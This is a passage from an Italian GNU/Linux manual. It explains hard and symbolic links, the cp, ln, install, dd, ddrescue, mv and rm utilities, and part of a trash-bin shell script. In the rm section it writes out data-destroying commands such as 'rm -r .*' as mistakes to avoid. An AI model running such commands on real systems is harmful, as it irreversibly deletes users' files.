-rw-rw-r--   1 tizio    tizio           0 Mar  2 10:48 mio_file
```

$ **ln mio_file tuo_file** [*Invio*]

$ **ls -l mio_file tuo_file** [*Invio*]

```
-rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 mio_file
-rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 tuo_file
```

Come si vede, con questa serie di operazioni si è giunti ad avere due file, apparentemente indipendenti, ma se viene modificato il contenuto di uno si vedono le modifiche anche sull'altro. Dal momento che i permessi e la proprietà dei file (UID e GID) sono informazioni contenute nell'inode, la modifica di questi si ripercuote su tutti i collegamenti.

Si può osservare il numero che appare dopo i permessi, due, che indica quanti riferimenti ha l'inode corrispondente. In pratica, quel numero indica quante voci puntano a quello stesso file. Non si può sapere facilmente quali siano gli altri riferimenti. Si può solo conoscere il numero dell'inode.

$ **ls -l -i mio_file tuo_file** [*Invio*]

```
270385 -rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 mio_file
270385 -rw-rw-r--   2 tizio    tizio           0 Mar  2 10:48 tuo_file
```

Come si vede, i due file hanno lo stesso inode (il numero che appare prima dei permessi), quindi **sono lo stesso file**.

182.1.3 Directory e collegamenti fisici

Ogni directory contiene due riferimenti convenzionali: uno a se stessa e uno alla directory genitrice ('`.`' e '`..`'). Si tratta di nomi di file a tutti gli effetti, che puntano agli inode della directory stessa e di quella precedente.

l'inode di una directory ha pertanto almeno due riferimenti: quello che serve a raggiungere la directory stessa, a partire dalla sua directory genitrice, e quello rappresentato dal punto singolo (la stessa directory).

Quando una directory ne contiene un'altra, allora il numero di riferimenti alla directory di partenza aumenta, perché la directory che si aggiunge ha un riferimento alla sua directory genitrice.

$ **mkdir miadir** [*Invio*]

$ **ls -l -d -i miadir** [*Invio*]

```
157715 drwxrwxr-x   2 tizio    tizio        1024 Mar  2 11:22 miadir
```

L'esempio mostra semplicemente il riferimento alla directory '`miadir/`' contenuto nella sua directory genitrice. Si può provare a leggere il contenuto della directory appena creata.

$ **cd miadir** [*Invio*]

$ **ls -l -i -a miadir** [*Invio*]

```
157715 drwxrwxr-x   2 tizio    tizio        1024 Mar  2 11:22 .
536615 drwxrwxr-x   3 tizio    tizio        3072 Mar  2 11:22 ..
```

Come si può osservare, il file indicato con un punto singolo ('`.`') ha lo stesso numero di inode della directory '`miadir/`', cosa che spiega il motivo per cui una directory ha almeno due riferimenti (collegamenti fisici).

La directory genitrice, rappresentata dai due punti in sequenza ('`..`'), ha tre riferimenti totali per il solo fatto che esiste questa directory (in pratica: i due riferimenti naturali, più questo, perché esiste questa directory).

Figura 182.8. Modello di esempio del comportamento dei collegamenti.

182.1.4 Errori comuni con i collegamenti simbolici

Quando si creano collegamenti fisici, gli argomenti del comando '**ln**', che rappresentano i file di origine, servono a individuare gli inode, a cui si vuole fare riferimento nella destinazione. Al contrario, quando si creano collegamenti simbolici, gli argomenti che rappresentano l'origine vengono trattati semplicemente come stringhe da riprodurre nei riferimenti della destinazione. Ignorando questo particolare, è facile fare degli errori senza comprenderne la ragione. Si osservino i comandi seguenti:

$ **cd** [*Invio*]

$ **pwd** [*Invio*]

```
/home/tizio
```

$ **mkdir prova** [*Invio*]

$ **cd prova** [*Invio*]

$ **pwd** [*Invio*]

```
/home/tizio/prova
```

$ **ln -s /bin/* .** [*Invio*]

Così facendo si creano dei collegamenti simbolici ai file e alle directory contenuti all'interno della directory '`/bin/`', con lo stesso nome che hanno nell'origine. Per esempio, il collegamento simbolico '`/home/tizio/prova/sh`' punta precisamente a '`/bin/sh`'. Si osservi invece la sequenza di comandi seguente:

$ **cd /bin** [*Invio*]

$ **pwd** [*Invio*]

```
/bin
```

$ **mkdir ~/prova** [*Invio*]

$ **ln -s * ~/prova** [*Invio*]

Se si va nella directory '`~/prova/`', si può osservare che i collegamenti puntano invece a loro stessi; per esempio, '`~/prova/sh`' punta a '`sh`', ovvero a nulla che possa servire. Infatti, quando si dà il comando '**`ln -s * ~/prova`**', si ottiene l'espansione dell'asterisco nell'elenco dei nomi (file e directory) contenuti nella directory corrente, che vengono usati tali e quali per la preparazione dei collegamenti. Pertanto, nella destinazione i collegamenti puntano poi ai loro stessi nomi.

182.1.5 Utilizzo di «cp»

Il programma di servizio '**`cp`**'[1] (*copy*) copia i file:

cp [*opzioni*] ***origine destinazione***

cp [*opzioni*] ***origine***... ***directory***

Se vengono specificati solo i nomi di due file, il primo viene copiato sul secondo, viene cioè generata una copia che ha il nome indicato come destinazione. Se il secondo nome indicato è una directory, il file viene copiato con lo stesso nome nella directory. Se vengono indicati più file, l'ultimo nome **deve** essere una directory e vengono generate le copie di tutti i file nella directory di destinazione. In mancanza di opzioni particolari, le directory non vengono copiate.

Nell'uso di '**`cp`**' occorre fare attenzione, perché si possono sovrascrivere altri file senza ottenere alcun preavviso. Per ridurre le possibilità di errori, conviene creare un alias in modo che '**`cp`**' funzioni sempre con l'opzione '**`-i`**'. Se poi si ha la necessità di sovrascrivere i file di destinazione, si può utilizzare l'opzione '**`-f`**'.

Tabella 182.12. Alcune opzioni di '**cp**' nella versione GNU. Le opzioni evidenziate sono conformi allo standard POSIX.

Opzione	Descrizione
`-a` `--archive`	Equivalente a '**-dpR**', utile per l'archiviazione o comunque per la copia di collegamenti simbolici così come sono.
`-b` `--backup`	Mantiene delle copie di sicurezza dei file che vengono sovrascritti con la copia.
`-d` `--no-dereference`	Copia i collegamenti simbolici mantenendoli come tali, invece di copiare i file a cui i collegamenti si riferiscono.
`-f` `--force`	Sovrascrittura forzata dei file di destinazione.
`-i` `--interactive`	Richiede una conferma per la sovrascrittura nel caso in cui esistano già dei file con i nomi uguali a quelli di destinazione della copia.
`-l` `--link`	Crea un collegamento fisico invece di copiare i file (non vale per le directory).
`-s` `--symbolic-link`	Crea un collegamento simbolico invece di copiare i file (non vale per le directory).

`-P`
`-d`
`--no-dereference`
	Copia i collegamenti simbolici come tali, invece di copiare i file a cui puntano.

`--parents`	Copia anche il percorso indicato nel file di origine.
`-p` `--preserve`	Mantiene le proprietà, le modalità dei permessi originali e le date originali.
`-r`	Copia file e directory in modo ricorsivo (includendo le sottodirectory), considerando tutto ciò che non è una directory come un file normale. L'opzione '**-r**' è prevista dallo standard POSIX, ma viene considerata obsoleta e candidata per l'eliminazione futura.
`-R` `--recursive`	Copia file e directory in modo ricorsivo (includendo le sottodirectory).

Opzione	Descrizione
`-S` ***suffisso_di_backup*** `--suffix=`***suffisso_di_backup***	Permette di definire il suffisso da utilizzare per le eventuali copie di sicurezza delle versioni precedenti. Se non viene specificato con questa opzione, si utilizza il simbolo contenuto nella variabile di ambiente '**`SIMPLE_BACKUP_SUFFIX`**'. Se anche questa variabile non è stata predisposta, si utilizza il simbolo tilde ('**`~`**').
`-V` ***tipo_di_backup*** `--version-control=`***tipo_di_backup***	Permette di definire esplicitamente il modo con cui gestire le copie di sicurezza delle versioni precedenti, quando si usa anche l'opzione '**`-b`**'. Per la precisione cambia il tipo di estensione che viene aggiunto ai file: con '**`t`**' o '**`numbered`**' le copie di sicurezza hanno un'estensione numerata; con '**`nil`**' o '**`existing`**' si mantengono le copie di sicurezza solo per i file che hanno già una o più copie di sicurezza numerate; con '**`never`**' o '**`simple`**' si ottiene una copia di sicurezza semplice, costituita da una sola copia. Se questa opzione non viene indicata, si prende in considerazione il valore della variabile di ambiente '**`VERSION_CONTROL`**'.

Tabella 182.13. Variabili di ambiente

Variabile	Descrizione
`VERSION_CONTROL`	Permette di definire la modalità di gestione delle copie di sicurezza delle versioni precedenti in modo predefinito. I valori attribuibili a questa variabile sono gli stessi utilizzati come argomento dell'opzione '**`-V`**'.
`SIMPLE_BACKUP_SUFFIX`	Definisce il simbolo da utilizzare come suffisso per i nomi dei file che rappresentano le copie di sicurezza.

Segue la descrizione di alcuni esempi.

- `$` **`cp -R /test/* ~/prova`** [*Invio*]

  Copia il contenuto della directory '`/test/`' in '`~/prova/`', copiando anche eventuali sottodirectory contenute in '`/test/`'.

- `$` **`cp -R /test ~/prova`** [*Invio*]

  Copia la directory '`/test/`' in '`~/prova/`' (attaccando '`test/`' a '`~/prova/`'), copiando anche eventuali sottodirectory contenute in '`/test/`'.

- `$` **`cp --parents aa/bb/cc miadir`** [*Invio*]

  Copia il file '`aa/bb/cc`' in modo da ottenere '`miadir/aa/bb/cc`'. Le directory intermedie, eventualmente mancanti, vengono create.

- `$` **`cp --no-dereference /test/* ~/prova`** [*Invio*]

  Copia il contenuto della directory '`/test/`' in '`~/prova/`', riproducendo i collegamenti simbolici così come sono nell'origine.

È molto importante comprendere la differenza tra le opzioni '**-r**' e '**-R**'. La seconda è quella che rappresenta meglio la ricorsività della copia, perché la prima tratta i file FIFO e alcuni file speciali come file normali. Per comprendere la cosa, si può procedere con l'esempio seguente, in cui si crea prima una directory, all'interno della quale si inserisce un file FIFO:

`$` **`mkdir prova_1`** [*Invio*]

`$` **`mknod coda p`** [*Invio*]

In questo modo, si ottiene il file FIFO '`prova_1/coda`'. Volendo copiare la directory '`prova_1`' in '`prova_2`', includendo il file FIFO '`coda`', si deve procedere nel modo seguente:

`$` **`cp -R prova_1 prova_2`** [*Invio*]

Al contrario, utilizzando l'opzione '**-r**', la copia non si concluderebbe, perché questa resterebbe in attesa di dati dal file '`prova_1/coda`', come se fosse un file normale, per generare un file '`prova_2/coda`' (di tipo normale), con tale contenuto.

182.1.6 Utilizzo di «ln»

Il programma di servizio '**ln**'[2] (*link*) crea un collegamento tra file o tra directory:

ln [*opzioni*] ***origine destinazione***

ln [*opzioni*] ***origine...*** ***directory***

Se viene specificata un'origine e una destinazione, questa ultima diventa il nuovo collegamento che punta al nome indicato come origine (e può trattarsi anche di una directory). Se vengono specificati più nomi nell'origine, l'ultimo argomento deve essere una directory e si intende che al suo interno devono essere creati tanti collegamenti quanti sono i nomi indicati come origine. Se non viene specificato diversamente attraverso le opzioni, vengono creati dei collegamenti fisici e non dei collegamenti simbolici.

Il programma '**ln**' utilizza le variabili di ambiente '**VERSION_CONTROL**' e '**SIMPLE_BACKUP_SUFFIX**' nello stesso modo di '**cp**'.

Tabella 182.14. Alcune opzioni della versione GNU di '**ln**'. Le opzioni conformi allo standard POSIX sono evidenziate.

Opzione	Descrizione

`-b`
`--backup`
`-f`
`--force`
`-i`
`--interactive`
`-S`
`--suffix`
`-V`
`--version-control`
	Queste opzioni funzionano nello stesso modo di '**cp**'.

`-s` `--symbolic-link`	Crea un collegamento simbolico invece di creare un collegamento fisico.

`-d`
`-F`
`--directory`
	Permette all'utente '**root**' di creare un collegamento fisico per una directory, ma questa operazione potrebbe essere impedita poi dal kernel.

`-n` `--no-dereference`	Quando la destinazione corrisponde a un collegamento simbolico preesistente che punta verso una directory, il funzionamento normale prevederebbe la creazione del collegamento in quella directory. Usando questa opzione si intende evitare ciò, rimpiazzando quel collegamento simbolico. Per poter attuare in pratica la cosa, occorre anche utilizzare l'opzione '**-f**'.

Segue la descrizione di alcuni esempi.

- `$` **`ln -s /bin/ls ~/elenco`** [*Invio*]

  Crea il collegamento simbolico '`elenco`', all'interno della directory personale, che punta a '`/bin/ls`'. Eseguendo il file '`~/elenco`' si ottiene in pratica di eseguire il comando '**ls**'.

- `$` **`ln /bin/ls ~/elenco`** [*Invio*]

  Crea il collegamento fisico '`elenco`', all'interno della directory personale, che punta a '`/bin/ls`'. Eseguendo il file '**~/elenco**' si ottiene in pratica di eseguire il comando '**ls**'.

- `$` **`ln -s /bin/* ~/`** [*Invio*]

Crea una serie di collegamenti simbolici all'interno della directory personale per tutti i file contenuti in '/bin'. Per ogni collegamento simbolico che viene creato, il percorso di questo risulta assoluto e inizia con '/bin/'.

- `$ cd /bin ; ln -s * ~/` [*Invio*]

  In questo esempio, rispetto a quanto mostrato in quello precedente, il comando di creazione dei collegamenti simbolici viene dato nel momento in cui ci si trova nella directory '/bin/', in riferimento a tutti i file della stessa. Quello che si ottiene nella directory personale dell'utente è la creazione di collegamenti simbolici diretti a loro stessi e **perfettamente inutili**.

- `$ ln -s /bin ~/binari` [*Invio*]

  Crea il collegamento simbolico '~/binari' alla directory '/bin/'. In questo modo, eseguendo '**cd ~/binari**' ci si ritrova in pratica in '/bin/'.

182.1.7 Utilizzo di «install»

Il programma di servizio '**install**'[3] copia i file attribuendo i permessi e le proprietà stabilite:

```
install [opzioni] origine... destinazione
```

```
install [opzioni] -d directory...
```

In pratica, si comporta in modo simile a '**cp**' con in più la possibilità di definire gli attributi dopo la copia e di creare tutte le directory necessarie. È usato tipicamente per l'installazione di programmi.

Tabella 182.15. Alcune opzioni di '**install**' nella versione GNU. Benché si tratti di un programma di uso comune, non fa parte dello standard POSIX.

Opzione	Descrizione

`-b`
`--backup`
`-S`
`--suffix`
`-V`
`--version-control`
	Queste opzioni funzionano nello stesso modo di '**cp**'.

`-d` ***directory***... `--directory=`***directory***...	Crea le directory indicate, definisce l'utente proprietario, il gruppo proprietario e i permessi in base alle altre opzioni.

Opzione	Descrizione
`-g` ***gruppo*** `--group=`***gruppo***	Definisce il gruppo proprietario dei file installati o delle directory.
`-m` ***modalità*** `--mode=`***modalità***	Definisce i permessi in modo analogo alla sintassi di '**`chmod`**' (180.2.5).
`-o` ***proprietario*** `--owner=`***proprietario***	Definisce l'utente proprietario dei file installati o delle directory.

182.1.8 Utilizzo di «dd»

Il programma di servizio '**`dd`**'[4] (*data duplicator* o *data dump*) è un programma di copia a basso livello:

```
dd [opzioni]
```

Le opzioni sono definite in modo strano rispetto ai normali programmi di servizio Unix, in quanto non sono prefissate dal solito trattino ('**`-`**'). Se tra le opzioni non vengono definiti i file di input o di output, si usano rispettivamente lo standard input e lo standard output.

Molte delle opzioni utilizzano un argomento numerico. Questi argomenti numerici possono essere indicati anche con l'ausilio di moltiplicatori posti subito dopo il numero stesso. La tabellina seguente riepiloga quelli di uso più comune nella versione GNU di '**`dd`**'; tenendo conto che sono disponibili altri moltiplicatori molto più grandi. I casi previsti anche dallo standard POSIX sono evidenziati:

Modello	Valore corrispondente in byte	Modello	Valore corrispondente in byte
n`c`	***n***	***n***`w`	***n*** * 2
n`b`	***n*** * 512	***n***`x`***m***	***n*** * ***m***
n`kB`	***n*** * 1000	***n***`k` ***n***`K`	***n*** * 1024
n`MB`	***n*** * 1000^2	***n***`M`	***n*** * 1024^2
n`GB`	***n*** * 1000^3	***n***`G`	***n*** * 1024^3
n`TB`	***n*** * 1000^4	***n***`T`	***n*** * 1024^4

Tabella 182.17. Alcune opzioni, secondo lo standard POSIX

Opzione	Descrizione
`if=`***file***	*input file* Legge i dati dal file indicato invece che dallo standard input.
`of=`***file***	*output file* Scrive i dati nel file indicato invece che attraverso lo standard output. In questo caso, se il file indicato esiste già e la quantità di dati da scrivere è inferiore alla sua vecchia dimensione, questo file viene troncato alla dimensione nuova. Questa regola non vale più se si utilizza un tipo di conversione '**`notrunc`**' (viene descritto più giù).
`ibs=`***numero_di_byte***	*input block size* Legge a blocchi di byte della quantità indicata dall'argomento.
`obs=`***numero_di_byte***	*output block size* Scrive a blocchi di byte della quantità indicata dall'argomento.
`bs=`***numero_di_byte***	*block size* Legge e scrive a blocchi di byte della quantità indicata dall'argomento. Questa opzione annulla eventuali dichiarazioni fatte attraverso '**`ibs`**' e '**`obs`**'.
`cbs=`***numero_di_byte***	*conversion block size* Definisce la dimensione della memoria di conversione (*buffer*). In pratica determina la dimensione del blocco da utilizzare quando si devono effettuare delle conversioni nella codifica. Più avanti viene mostrato il significato di questa opzione, in corrispondenza della descrizione dei tipi di conversione attuabili.
`skip=`***numero_di_blocchi***	In fase di lettura del file di input, salta il numero di blocchi indicato come argomento, dall'inizio del file, prima di iniziare la copia. I blocchi in questione corrispondono a quanto definito con '**`ibs`**' o con '**`bs`**'.
`seek=`***numero_di_blocchi***	In fase di scrittura del file di output, salta il numero di blocchi indicato come argomento prima di iniziare la copia. I blocchi in questione corrispondono a quanto definito con '**`obs`**' o con '**`bs`**'. Il risultato dell'azione di saltare dei blocchi in fase di scrittura cambia a seconda che il file di destinazione sia già esistente o meno. Se il file esiste già, i byte dei blocchi saltati vengono lasciati inalterati e nel file si comincia a scrivere dopo la posizione indicata: se poi il file è troppo corto, questo viene allungato. Se il file non esiste, i byte dei blocchi da saltare vengono scritti con un valore nullo (<*NUL*>, pari a 00_{16}).
`count=`***numero_di_blocchi***	Determina la quantità di blocchi da scrivere: si tratta di blocchi di input e quindi di quelli definiti attraverso l'opzione '**`ibs`**' o '**`bs`**'. Senza l'indicazione di questa opzione, la copia è sempre completa (a meno che si saltino delle porzioni con l'opzione '**`skip`**').
`conv=`***conversione*** [***,conversione***]...	Permette di definire il tipo di conversione, anche attraverso passaggi successivi. Il tipo di conversione viene specificato con il nome che lo identifica. Se si intendono applicare passaggi successivi, i tipi di conversione si separano con una virgola senza spazi prima o dopo la stessa.

Tabella 182.18. Tipi di conversione conformi allo standard POSIX.

Tipo	Descrizione
`ascii`	Converte dalla codifica EBCDIC a ASCII.
`ebcdic`	Converte dalla codifica ASCII a EBCDIC.
`ibm`	Converte dalla codifica ASCII-IBM a EBCDIC.
`block`	Tratta le righe di ingresso come record terminati dal codice di interruzione di riga. Questi record vengono troncati o allungati in modo da corrispondere alla dimensione indicata attraverso l'opzione '**`cbs`**'. Alla fine, i codici di interruzione di riga risultano trasformati in spazi normali (*<SP>*), a meno che i record non siano stati troncati prima; inoltre, se si è reso necessario un allungamento dei record, è sempre il carattere spazio a essere aggiunto. In pratica, il risultato finale è quello di un file con i record di dimensione uguale e per questo senza più alcuna terminazione attraverso codici di interruzione di riga.
`unblock`	Esegue l'operazione opposta di '**`block`**': il file in ingresso viene letto a blocchi di dimensione stabilita attraverso l'opzione '**`cbs`**' e gli spazi finali di ogni blocco vengono sostituiti con il codice di interruzione di riga.
`lcase`	Trasforma le lettere maiuscole in minuscole.
`ucase`	Trasforma le lettere minuscole in maiuscole.
`swab`	Scambia le coppie di byte: ciò può essere utile quando i dati in questione sono interi a 16 bit da trasformare in, o da, una piattaforma Intel. (Nelle piattaforme Intel, gli interi a 16 bit sono scritti in modo da invertire la sequenza normale dei due byte che si utilizzano).
`noerror`	Nel caso si verifichi un errore di lettura, continua ugualmente l'operazione.
`notrunc`	Il file in uscita non viene troncato. Questo argomento è utile nel caso si scriva su file già esistenti: se dopo la trasformazione che si fa, la dimensione dei dati in uscita è inferiore a quella che ha già il file su cui si scrive, i dati rimanenti si lasciano come sono senza ridurre la dimensione di questo file.
`sync`	Aggiusta la lunghezza di ogni blocco in ingresso, aggiungendo eventualmente il carattere *<NUL>* (00_{16}), in modo che la sua dimensione sia uguale a quanto stabilito attraverso l'opzione '**`ibs`**'.

Il programma '**`dd`**' viene usato normalmente per riprodurre le immagini di dischetti, anche se nella maggior parte dei casi, con un sistema GNU/Linux è sufficiente usare '**`cp`**'. A questo proposito, vengono mostrati alcuni esempi.

- `#` **`dd if=disk.img of=/dev/fd0`** [*Invio*]

  In questo caso si trasferisce semplicemente il file '`disk.img`' nel dischetto (inizializzato precedentemente). Nessun'altra indicazione è stata data, per cui si presume che il file sia adatto al formato di dischetto che si sta utilizzando.

- # **dd if=disk.img of=/dev/fd0 obs=18k** [*Invio*]

  Rispetto all'esempio precedente, si immagina di avere a disposizione un dischetto da 1440 Kibyte (e naturalmente che il file-immagine sia adatto a questo tipo di dischetto). Un dischetto da 90 mm (3,5 pollici) con questo formato è composto da cilindri contenenti 18 + 18 settori di 512 Kibyte: 2 * 18 * 512 = 18 Kibyte. Specificando l'opzione '**obs=18k**' si intende fare in modo che '**dd**' fornisca al dispositivo '`/dev/fd0`' blocchi di quella dimensione per facilitare l'operazione di scrittura.

- # **dd if=disk.img of=/dev/fd0 obs=18k count=80** [*Invio*]

  Rispetto all'esempio precedente, viene specificato il numero di blocchi da scrivere: 80, pari al numero dei cilindri. In questo modo, se il file in ingresso fosse più grande, non ci sarebbe alcun tentativo di superare tale limite.

182.1.9 Utilizzo di «ddrescue»

Il programma di servizio '**ddrescue**'[5] è analogo a '**dd**', con la differenza fondamentale che la copia non si arresta in presenza di errori di lettura, pertanto viene usato principalmente per il recupero dei dati da unità di memorizzazione difettose:

`ddrescue` [***opzioni***] ***file_in_ingresso*** ***file_in_uscita*** [***registro***]

La sintassi per l'uso di questo programma è diversa rispetto al '**dd**' tradizionale, in quanto utilizza opzioni precedute da trattini, come avviene di solito, inoltre prevede la possibilità di associare un file per annotare l'esito del processo di recupero dati (l'ultimo nome opzionale che appare nella riga di comando).

Tabella 182.19. Alcune opzioni per l'uso di '**ddrescue**'.

Opzione	Descrizione
`-b` ***n_byte*** `--block-size=`***n_byte***	Dichiara la dimensione dei blocchi da usare in fase di lettura. In valore predefinito è di 512 byte per le unità a disco normali e 2048 byte per CD/DVD.
`-c` ***n*** `--cluster-size=`***n***	Richiede la lettura simultanea di ***n*** blocchi (***n*** volte la dimensione del blocco stabilita con l'opzione '**-b**'). Per esempio, per la lettura di dischetti convengono blocchi da 18 unità, in quanto un dischetto comune è composto da tracce da 18 settori (i settori, in questo caso, sono da 512 byte). Il valore predefinito di questi blocchi di lettura è complessivamente di 64 Kibyte, ovvero 64 Kibyte diviso il valore specificato con l'opzione '**-b**'.
`-i` ***n*** `--input-position=`***n***	Richiede di iniziare la lettura a partire dal byte ***n***; se non viene specificato, si intende che l'inizio debba avvenire dalla posizione zero.
`-o` ***n*** `--output-position=`***n***	Richiede di iniziare la scrittura a partire dal byte ***n*** nel file di destinazione; se non viene specificato, si intende lo stesso valore dell'opzione '**-i**'.

Opzione	Descrizione
`-r` ***n*** `--max-retries=`***n***	Richiede di ritentare ***n*** volte (oltre la prima lettura), se si presenta un errore. Il valore predefinito per questa opzione è zero, nel senso che si tenta una sola lettura; se si usa il valore −1, si intende richiedere una quantità infinita di tentativi.

Gli argomenti delle opzioni che rappresentano una quantità di byte, come nel caso di '**`-c`**', '**`-i`**' e '**`-o`**', consentono l'uso di suffissi che moltiplicano il valore numerico rappresentato per un valore costante dato, in un modo simile a quello che avviene per il programma '**`dd`**'; tuttavia, le sigle usate non sono sempre compatibili.

Tabella 182.20. Rappresentazione di valori numerici che esprimono una quantità di byte, con l'ausilio di moltiplicatori, nelle opzioni di '**`ddrescue`**' (nella versione GNU). Sono disponibili anche altri moltiplicatori, per valori molto più grandi.

Modello	Valore corrispondente in byte	Modello	Valore corrispondente in byte
		n`b`	***n*** blocchi fisici, in base alle caratteristiche dell'unità di memorizzazione.
n`k`	***n*** * 1000	***n***`Ki`	***n*** * 1024
n`M`	***n*** * 1000^2	***n***`Mi`	***n*** * 1024^2
n`G`	***n*** * 1000^3	***n***`Gi`	***n*** * 1024^3
n`T`	***n*** * 1000^4	***n***`Ti`	***n*** * 1024^4

Segue la descrizione di alcuni esempi.

- `#` **`ddrescue /dev/hdc immagine registro.log`** [*Invio*]

  Legge il contenuto di '`/dev/hdc`', per produrre il file '`immagine`', memorizzando le annotazioni sul procedimento nel file '`registro.log`'.

- `#` **`ddrescue -r 3 /dev/hdc immagine registro.log`** [*Invio*]

  Come nell'esempio precedente, legge il contenuto di '`/dev/hdc`', per produrre il file '`immagine`', memorizzando le annotazioni sul procedimento nel file '`registro.log`'. Ma in più si richiede che i tentativi di lettura in caso di errori vengano ritentati per tre volte.

Quando si dispone di dischi identici (per esempio CD/DVD-ROM) che risultano danneggiati in modo differente, è possibile riavviare il procedimento di recupero facendo riferimento allo stesso file di destinazione e lo stesso file per le annotazioni. Il programma '**`ddrescue`**', nei tentativi successivi, si occupa di leggere solo le porzioni di dati che in quelli precedenti non hanno prodotto un risultato soddisfacente.

Quando si vuole recuperare il contenuto di una partizione di un'unità di memorizzazione comune, occorre tenere presente che questa non deve essere innestata, o almeno occorre avere l'accortezza di utilizzarla in sola lettura. Dopo il recupero in un file-immagine, si procede normalmente con programmi come '**`fsck`**' per cercare di sistemare in qualche modo il file-immagine stesso, prima di riutilizzarlo.

182.2 Spostamento e cancellazione

Lo spostamento è una sorta di copia e cancellazione dell'originale. Attraverso questo meccanismo si ottiene anche il cambiamento del nome di file e directory: un cambiamento di nome puro e semplice non è possibile. Questo fatto deve essere considerato quando si valutano le conseguenze dei permessi attribuiti ai file e alle directory; inoltre, occorre tenere in considerazione il problema quando si valuta l'eventuale pericolosità di questo tipo di operazione: cambiare nome a un file in modo errato può provocare la sovrascrittura di un altro.

La cancellazione è sempre l'operazione più pericolosa. Nei file system Ext2 o Ext3 non è molto facile recuperare i dati cancellati. Piuttosto di cancellare, sarebbe meno pericoloso spostare temporaneamente i file in una directory che funge da cestino. Nella sezione 182.2.3 viene mostrato uno script in grado di gestire agevolmente una sorta di cestino del genere.

La cancellazione si ottiene normalmente eliminando la voce relativa all'interno di una directory e liberando l'inode corrispondente, mentre l'informazione rimane presente fino a quando lo stesso spazio viene riutilizzato nel disco. Quando si devono cancellare anche le tracce residue di un'informazione, occorre usare strumenti appositi che, prima di cancellare un file, lo sovrascrivono varie volte con dati più o meno casuali. Tuttavia, questa tecnica non funziona se la memoria di massa è organizzata in modo diverso dal solito per qualche fine, come può essere un sistema ridondante, un sistema che mantiene lo storico di tutti i cambiamenti apportati al file system o un sistema che si avvale della rete per la condivisione degli stessi dati.

182.2.1 Utilizzo di «mv»

Il programma di servizio '**`mv`**'[6] (*move*) sposta i file o le directory:

mv [***opzioni***] ***origine***... ***destinazione***

Se vengono specificati solo i nomi di due elementi (file o directory), il primo viene spostato o rinominato in modo da ottenere quanto indicato come destinazione. Se vengono indicati più elementi (file o directory), l'ultimo argomento **deve** essere una directory, all'interno della quale vengono spostati tutti gli elementi elencati. Nel caso di spostamenti attraverso diversi file system, vengono spostati solo i file normali, quindi: né collegamenti, né directory.

Il programma '**`mv`**' può essere pericoloso perché può sovrascrivere altri file senza preavviso. Per ridurre le possibilità di errori, conviene creare un alias in modo che '**`mv`**' funzioni sempre con l'opzione '**`-i`**'. Se poi si ha la necessità di sovrascrivere i file di destinazione, si può sempre utilizzare l'opzione '**`-f`**'.

Tabella 182.21. Alcune opzioni di '**mv**', nella versione GNU. Le opzioni conformi allo standard POSIX sono evidenziate.

Opzione	Descrizione

`-b`
`--backup`
`-f`
`--force`
`-i`
`--interactive`
`-S`
`--suffix`
`-V`
`--version-control`
	Queste opzioni funzionano nello stesso modo di '**cp**'.

182.2.2 Utilizzo di «rm»

Il programma di servizio '**rm**'[7] (*remove*) rimuove i file indicati come argomento:

```
rm [opzioni] nome...
```

In mancanza dell'indicazione delle opzioni necessarie, non vengono rimosse le directory.

Tabella 182.22. Alcune opzioni di '**rm**', nella versione GNU. Le opzioni conformi allo standard POSIX sono evidenziate.

Opzione	Descrizione

`-r`
`-R`
`--recursive`
	Rimuove il contenuto delle directory in modo ricorsivo.

`-i` `--interactive`	Chiede una conferma esplicita per la cancellazione di ogni file.

Opzione	Descrizione
`-d` `--directory`	Elimina le directory trattandole come se fossero dei file normali. In pratica, i file e le altre directory che dovessero eventualmente essere contenuti, non vengono rimossi prima: viene semplicemente interrotto il loro collegamento. L'operazione può essere pericolosa perché ci potrebbero essere dei file aperti al di sotto di queste directory che si rimuovono, senza che tale possibilità venga verificata. Inoltre, dopo un'azione di questo tipo, il file system deve essere controllato in modo da eliminare gli errori che si generano: la presenza di file senza riferimenti è un errore.
`-f` `--force`	Ignora l'eventuale assenza di file per i quali si richiede la cancellazione e non chiede conferme all'utente. Può essere utile quando si prepara uno script e non è importante se ciò che si cancella esiste già o meno.

Segue la descrizione di alcuni esempi.

- `$` **`rm prova`** [*Invio*]

  Elimina il file '`prova`'.

- `$` **`rm ./-r`** [*Invio*]

  Elimina il file '`-r`' che inizia il suo nome con un trattino, senza confondersi con l'opzione '**`-r`**' (ricorsione).

- `$` **`rm -r ~/varie`** [*Invio*]

  Elimina la directory '`varie/`' che risiede nella directory personale dell'utente, insieme a tutte le sue eventuali sottodirectory.

Il programma '**`rm`**' è pericolosissimo perché è potente e irreversibile. Gli errori più frequenti e disastrosi, sono causati da sbagli nella digitazione dei comandi o da cattiva valutazione dell'effetto di uno di questi. Ci sono tre cose da fare per ridurre i rischi di disastri:

- evitare il più possibile di accedere come utente '**`root`**';
- controllare il comando che si vuole eseguire;
- creare un alias in modo che '**`rm`**' funzioni sempre con l'opzione '**`-i`**'.

Gli errori più frequenti **da evitare** sono descritti negli esempi seguenti.

- `$` **`rm prova *`** [*Invio*]

  Probabilmente, l'intenzione è quella di eliminare solo i file che iniziano con la parola '**`prova`**', mentre in realtà viene inserito uno spazio involontario tra '**`prova`**' e l'asterisco. In tal modo, prima viene cancellato il file '`prova`' e subito dopo tutto quello che si trova nella directory corrente.

- `$` **`rm -r .*`** [*Invio*]

  L'intenzione sembra essere quella di eliminare tutti i file e le directory nascoste (tutto ciò che inizia con un punto) contenute nella directory corrente. In realtà si individuano sì i file

e le directory nascoste, ma con esse anche la directory corrente ('.') e quella precedente, ovvero la genitrice ('..')! A meno che il programma '**rm**' preveda espressamente questi casi in modo da evitare danni, si può ottenere la rimozione della directory corrente e anche della genitrice stessa.

Si osservi che spesso la directory personale dell'utente '**root**' è '/root/'; se il comando appena mostrato viene dato da tale posizione, il cancellare la directory precedente (con tutto il suo contenuto), significa fare riferimento alla directory radice e quindi a **tutto il file system**.

182.2.3 Cestino personale

Il modo migliore per non sbagliare utilizzando '**rm**' è quello di non usarlo. Quello che segue è un esempio di uno script che invece di cancellare sposta i file e le directory in una sorta di cestino:

```
#!/bin/sh
##
## ricicla FILE...
##
#
# nome_completo NAME
#
function nome_completo () {
    #
    local primo_carattere
    local comando_sed
    comando_sed="sed -n s/^\\(.\\).*/\\1/p"
    #
    primo_carattere=`echo $1 | $comando_sed`
    #
    if [ $primo_carattere == "/" ]
    then
        #
        # Si tratta di un percorso assoluto.
        #
        echo $1
    else
        #
        # È necessario aggiungere il percorso precedente.
        #
